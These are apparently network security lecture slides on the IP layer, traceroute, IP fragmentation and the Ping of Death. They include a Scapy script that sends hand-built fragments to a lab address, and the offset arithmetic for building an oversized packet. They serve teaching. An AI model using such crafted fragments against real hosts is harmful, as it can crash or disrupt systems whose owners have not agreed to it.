



Network layer and Attacks

NT101 – NETWORK SECURITY

Giảng viên: Nghi Hoàng Khoa | khoanh@uit.edu.vn



Where we are today...




- **Outline**

- Network (IP) Layer
- IP Protocol
- IP Fragmentation and Attacks
- Routing attacks and prevention
- ICMP Protocol and attacks


- **Reading:**

- Lab: [IP and ICMP Attacks Lab](#)


Acknowledgement:
Slides are adapted from
Internet Security: A Hands-on approach
(SEED book) 2nd Edition - 2019
Wenliang Du - Syracuse University



The Network layer




Packet's Traversal



Network-layer services and protocols



- transport segment from sending to receiving host
 - **sender:** encapsulates segments into datagrams, passes to link layer
 - **receiver:** delivers segments to transport layer protocol
- network layer protocols in *every Internet device*: hosts, routers
- **routers:**
 - examines header fields in all IP datagrams passing through it
 - moves datagrams from input ports to output ports to transfer datagrams along end-end path



Two key network-layer functions



network-layer functions:

- **forwarding**: move packets from a router's input link to appropriate router output link
- **routing**: determine route taken by packets from source to destination
 - *routing algorithms*

analogy: taking a trip

- **forwarding**: process of getting through single interchange
- **routing**: process of planning trip from source to destination



forwarding




routing

Network layer: data plane, control plane



Data plane:

- *local*, per-router function
- determines how datagram arriving on router input port is forwarded to router output port



Control plane


- *network-wide* logic
- determines how datagram is routed among routers along end-end path from source host to destination host
- two control-plane approaches:
 - *traditional routing algorithms*: implemented in routers
 - *software-defined networking (SDN)*: implemented in (remote) servers



Per-router control plane




Individual routing algorithm components *in each and every router* interact in the control plane



Software-Defined Networking (SDN) control plane




Remote controller computes, installs forwarding tables in routers




Network Layer: Internet



host, router network layer functions:



IP Datagram format




IP header



```
| 101 13.067679 192.168.1.217    172.217.161.165  TCP      66 54074 → 443 [ACK] Seq=5220 Ack=5469 Win=2042 Len=0 TSval=552326761 TSecr=2932099885
| Internet Protocol Version 4, Src: 192.168.1.217, Dst: 172.217.161.165
|   0100 .... = Version: 4
|   .... 0101 = Header Length: 20 bytes (5)
| Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
|   0000 00.. = Differentiated Services Codepoint: Default (0)
|   .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
| Total Length: 52
| Identification: 0x0000 (0)
| Flags: 0x40, Don't fragment
|   0.... .... = Reserved bit: Not set
|   .1.. .... = Don't fragment: Set
|   ..0. .... = More fragments: Not set
| Fragment Offset: 0
| Time to Live: 64
| Protocol: TCP (6)
| Header Checksum: 0x29c4 [validation disabled]
| [Header checksum status: Unverified]
| Source Address: 192.168.1.217
| Destination Address: 172.217.161.165
```



Time-to-Live and How Traceroute works



- source sends sets of UDP segments to destination
 - 1st set has TTL =1, 2nd set has TTL=2, etc.
- datagram in n^{th} set arrives to n^{th} router:
 - router discards datagram and sends source ICMP message (type 11, code 0)
 - ICMP message possibly includes name of router & IP address
- when ICMP message arrives at source: record RTTs

stopping criteria:

- UDP segment eventually arrives at destination host
- destination returns ICMP “port unreachable” message (type 3, code 3)
- source stops

Traceroute example




```
hoant@nt101 ~ % traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max, 52 byte packets
1 * * *
2 static.vnpt.vn (123.29.12.61) 55.923 ms 59.473 ms 69.774 ms
3 static.vnpt.vn (113.171.45.149) 96.603 ms 109.830 ms 85.601 ms
4 static.vnpt.vn (113.171.50.218) 52.549 ms
    static.vnpt.vn (113.171.59.202) 85.096 ms 67.801 ms
5 static.vnpt.vn (113.171.37.231) 57.468 ms 48.473 ms
    static.vnpt.vn (113.171.37.237) 33.378 ms
6 72.14.213.88 (72.14.213.88) 48.436 ms 38.603 ms 45.689 ms
7 10.252.210.158 (10.252.210.158) 55.394 ms *
    10.252.42.94 (10.252.42.94) 44.433 ms
8 dns.google (8.8.8.8) 47.408 ms 43.821 ms 33.066 ms
```

<< What happened here?

Why we need to set TTL?




IP Fragmentation



IP fragmentation/reassembly



- network links have **MTU** (max. transfer size) - largest possible link-level frame
 - different link types, different MTUs
- large IP datagram divided (“fragmented”) within net
 - one datagram becomes several datagrams
 - “reassembled” only at *destination*
 - IP header bits used to identify, order related fragments



IP fragmentation/reassembly



- 4000-byte datagram
- MTU = 1500 bytes

	length =4000	ID =x	fragflag =0	offset =0	
--	-----------------	----------	----------------	--------------	--

one large datagram becomes several smaller datagrams

1480 bytes in data field

$$\text{offset} = \frac{1480}{8}$$

Why offset need to be devided by 8?

	length =1500	ID =x	fragflag =1	offset =0	
--	-----------------	----------	----------------	--------------	--

	length =1500	ID =x	fragflag =1	offset =185	
--	-----------------	----------	----------------	----------------	--

	length =1040	ID =x	fragflag =0	offset =370	
--	-----------------	----------	----------------	----------------	--

Length = 16 bits, ID = 3 bits, Flag = 3 bits, Fragment offset = 13 bits



Construct IP Fragments Manually



```
#!/usr/bin/python3
from scapy.all import *


ID = 1000
dst_ip = "10.102.20.178"

# Fragment No.1
udp = UDP(sport=7070, dport=9090, chksum=0)
udp.len = 8 + 32 + 40 + 20

ip = IP(dst=dst_ip, id=ID, frag=0, flags=1)
payload = "A" * 31 + "\n"
pkt = ip/udp/payload
send(pkt, verbose=0)

# Fragment No.2
ip = IP(dst=dst_ip, id=ID, frag=5, flags=1)
ip.proto = 17
payload = "B" * 39 + "\n"
pkt = ip/payload
send(pkt, verbose=0)

# Fragment No.3
ip = IP(dst=dst_ip, id=ID, frag=10, flags=0)
ip.proto = 17
payload = "C" * 19 + "\n"
pkt = ip/payload
send(pkt, verbose=0)
```



- **frag = offset value**
- **flags = fragment flag**
- **ip.proto = 17: UDP**

Execution Result



```
seed@VM:~$ nc -luv 9090
Listening on [0.0.0.0] (family 0, port 9090)
AAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCCC
```



Attacks Using IP Fragmentation



□ Protocols Are Rules



→ Attackers Like to **Break** Rules



➔ Robust Programs Handle Rule **Violations**



Can you break the rules?




- **Q1:** Can you create an IP packet that is larger than **65,536 bytes** (64KB)?
- **Q2:** Can you create some abnormal conditions using "offset" and "payload size"?
 - **Goal:** Test whether a computer can handle these "unreal" conditions.
- **Q3:** Can you use a small amount of bandwidth to tie up a target machine's significant amount of resources?



Ping of Death (PoD) attack



Q1: Can you create an IP packet that is larger than 65,536 bytes? → Violate the IP protocol
 → buffer overflow
 → **The Ping-of-Death Attack**



For example:
 Last fragment:

- offset = (65536-8)/8
- total_length = 1000

 $\rightarrow \text{offset} * 8 + (\text{total_length} - 20 - 8) = 66500 > 65536$

<https://www.ionos.com/digitalguide/server/security/ping-of-death/>



1997's vuln. is coming back!

A Recent Ping of Death Vulnerability



← Back to Blog

Ping of Death v2: Windows IPv6 Vulnerability (CVE-2020- 16898/9)

October 14, 2020 by [Amanda Berlin](#)
